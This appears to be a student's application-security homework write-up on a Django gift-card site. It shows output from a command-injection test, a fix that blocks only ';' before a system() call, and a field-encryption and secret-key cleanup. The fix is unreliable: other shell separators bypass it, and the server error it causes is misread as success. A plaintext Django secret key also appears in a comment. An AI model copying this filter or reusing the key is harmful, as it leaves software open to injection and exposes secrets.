    inet6 fe80::7064:1261:9e9b:ed07 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:81:2b:da txqueuelen 1000 (Ethernet)
    RX packets 3085 bytes 1991725 (1.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2283 bytes 800305 (800.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1155 bytes 679095 (679.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1155 bytes 679095 (679.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

code_injection.gftcrd HW2_Instructions.md products.csv
CSRF_test.py images SQLInjectionAttack.gftcrd
db.sqlite3 import_dbs.sh SQL_injection.py
encrypted_db.sqlite3 LegacySite templates
env manage.py tmp_file
giftcardreader part1 users.csv
GiftcardSite part2 XSS_test.py
help plaintext.db
sh: 1: _8_parser.gftcrd: not found
Internal Server Error: /use.html
Traceback (most recent call last):
  File "/usr/local/lib/python3.8/dist-packages/django/core/handlers/exception.py", line 55, in inner
    response = get_response(request)
  File "/usr/local/lib/python3.8/dist-packages/django/core/handlers/base.py", li
    response = self.get_response(request)
    return response
```

Code Injection Fix

When looking at the potential fix for this, I tried looking at what allows this command to process in such order. This is where I found that its all about the ';' pipe that's added between commands which strings everything together. Thus, even if someone was to inject a command, they would need ';' to string it together for execution. Accordingly, I added a simple check for this parameter in `parse_card_data()` function in which it would only retrieve the name if ';' was not present:

```
55     if (";" not in card_path_name): # Command Injection Fix: added a check so that it only takes in valid file name
56         ret_val = system(f"./{CARD_PARSER} 2 {card_path_name} > tmp_file")
57     if ret_val != 0:
58         return card_file_data
59     with open("tmp_file", 'r') as tmp_file:
60         return tmp_file.read()
61
```

After the fix was implemented, subsequent tests returned me to 'UnboundLocalError at /use.html' page which indicated that a command was being rejected altogether. Next, I looked at

the django debug log which did not have any output beyond the error “UnboundLocalError: local variable 'ret_val' referenced before assignment” which indicates that the exploit has been fixed!!

```
System check identified some issues:

WARNINGS:
LegacySite.User: (models.W042) Auto-created primary key used when not defining a
primary key type, by default 'django.db.models.AutoField'.
    HINT: Configure the DEFAULT_AUTO_FIELD setting or the LegacySiteConfig.d
default_auto_field attribute to point to a subclass of AutoField, e.g. 'django.db
.models.BigAutoField'.

System check identified 1 issue (0 silenced).
November 06, 2022 - 05:10:34
Django version 4.1.2, using settings 'GiftcardSite.settings'
Starting development server at http://127.0.0.1:8000/
Quit the server with CONTROL-C.
[06/Nov/2022 05:10:44] "GET /use.html HTTP/1.1" 200 9772
Not Found: /fonts/flaticon/font/flaticon.css
[06/Nov/2022 05:10:44] "GET /fonts/flaticon/font/flaticon.css HTTP/1.1" 404 6807
Not Found: /fonts/icomoon/style.css
[06/Nov/2022 05:10:44] "GET /fonts/icomoon/style.css HTTP/1.1" 404 6780
Internal Server Error: /use.html
Traceback (most recent call last):
  File "/usr/local/lib/python3.8/dist-packages/django/core/handlers/exception.py",
line 55, in inner
    response = get_response(request)
  File "/usr/local/lib/python3.8/dist-packages/django/core/handlers/base.py", li
ne 197, in _get_response
    response = wrapped_callback(request, *callback_args, **callback_kwargs)
  File "/home/ubuntu/Documents/appsec/AppSecAssignment2/GiftcardSite/LegacySite/
views.py", line 187, in use_card_view
    card_data = extras.parse_card_data(card_file_data.read(), card_file_path)
  File "/home/ubuntu/Documents/appsec/AppSecAssignment2/GiftcardSite/LegacySite/
extras.py", line 57, in parse_card_data
    if ret_val != 0:
UnboundLocalError: local variable 'ret_val' referenced before assignment
[06/Nov/2022 05:10:53] "POST /use.html HTTP/1.1" 500 70656
```

----- Part 2 -----

I initially started my search by Googling “django encryption,” to which I stumbled upon the library django cryptography (<https://django-cryptography.readthedocs.io/en/latest/>). Following the instructions, I realized that they offered a very simple implementation, and I simply had to call the encrypt() method in the models.py file per instructions from <https://pypi.org/project/django-cryptography/>.

Accordingly, encrypted all the fields which would have PII or otherwise sensitive details.

```

32 class Product(models.Model):
33     product_id = models.AutoField(primary_key=True)
34     product_name = encrypt(models.CharField(max_length=50, unique=True))
35     product_image_path = encrypt(models.CharField(max_length=100, unique=True))
36     recommended_price = encrypt(models.IntegerField())
37     description = encrypt(models.CharField(max_length=250))
38
39 class Card(models.Model):
40     id = models.AutoField(primary_key=True)
41     data = models.BinaryField(unique=True)
42     product = models.ForeignKey('LegacySite.Product', on_delete=models.CASCADE, default=None)
43     amount = models.IntegerField()
44     fp = encrypt(models.CharField(max_length=100, unique=True))
45     user = encrypt(models.ForeignKey('LegacySite.User', on_delete=models.CASCADE))
46     used = encrypt(models.BooleanField(default=False))

```

When it came to key management, I searched through each file to locate where the KEY is stored and found it in settings.py file where it was shown in plain text, a clear vulnerability.

```

Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
models.py settings.py x encryption_explanation
home > ubuntu > Documents > appsec > AppSecAssignment2 > GiftcardSite > GiftcardSite > settings.py
1 """
2 Django settings for GiftcardSite project.
3
4 Generated by 'django-admin startproject' using Django 3.0.8.
5
6 For more information on this file, see
7 https://docs.djangoproject.com/en/3.0/topics/settings/
8
9 For the full list of settings and their values, see
10 https://docs.djangoproject.com/en/3.0/ref/settings/
11 """
12
13 import os
14 import base64
15 from decouple import config #part2 encryption
16
17
18 # Build paths inside the project like this: os.path.join(BASE_DIR, ...)
19 BASE_DIR = os.path.dirname(os.path.dirname(os.path.abspath(__file__)))
20 SECRET_KEY = config('SECRET_KEY')
21
22
23 # Quick-start development settings - unsuitable for production
24 # See https://docs.djangoproject.com/en/3.0/howto/deployment/checklist/
25
26 # SECURITY WARNING: keep the secret key used in production secret!
27 #SECRET_KEY = 'kmgysa#fz+9(z1*=c0ydrjizk*7sthm2galz4=^6l$cxq8bsl'
28
29 # SECURITY WARNING: don't run with debug turned on in production!
30 DEBUG = True

```

Next, I began to search for a scalable solution which would not require an end user to update the hardcoded value in this file and that's when I found this article (<https://simpleisbetterthancomplex.com/2015/11/26/package-of-the-week-python-decouple.html>) which talked about the decouple module which has config() method that can be used to store secret_key in the environment file. I created the environment file as .env so that it's a hidden file

Using the env file made key management scalable as I no longer had to go to settings.py file to change the hardcoded key every time and I just needed to update the env. With a new key which can be referenced via config('SECRET_KEY') where it's needed.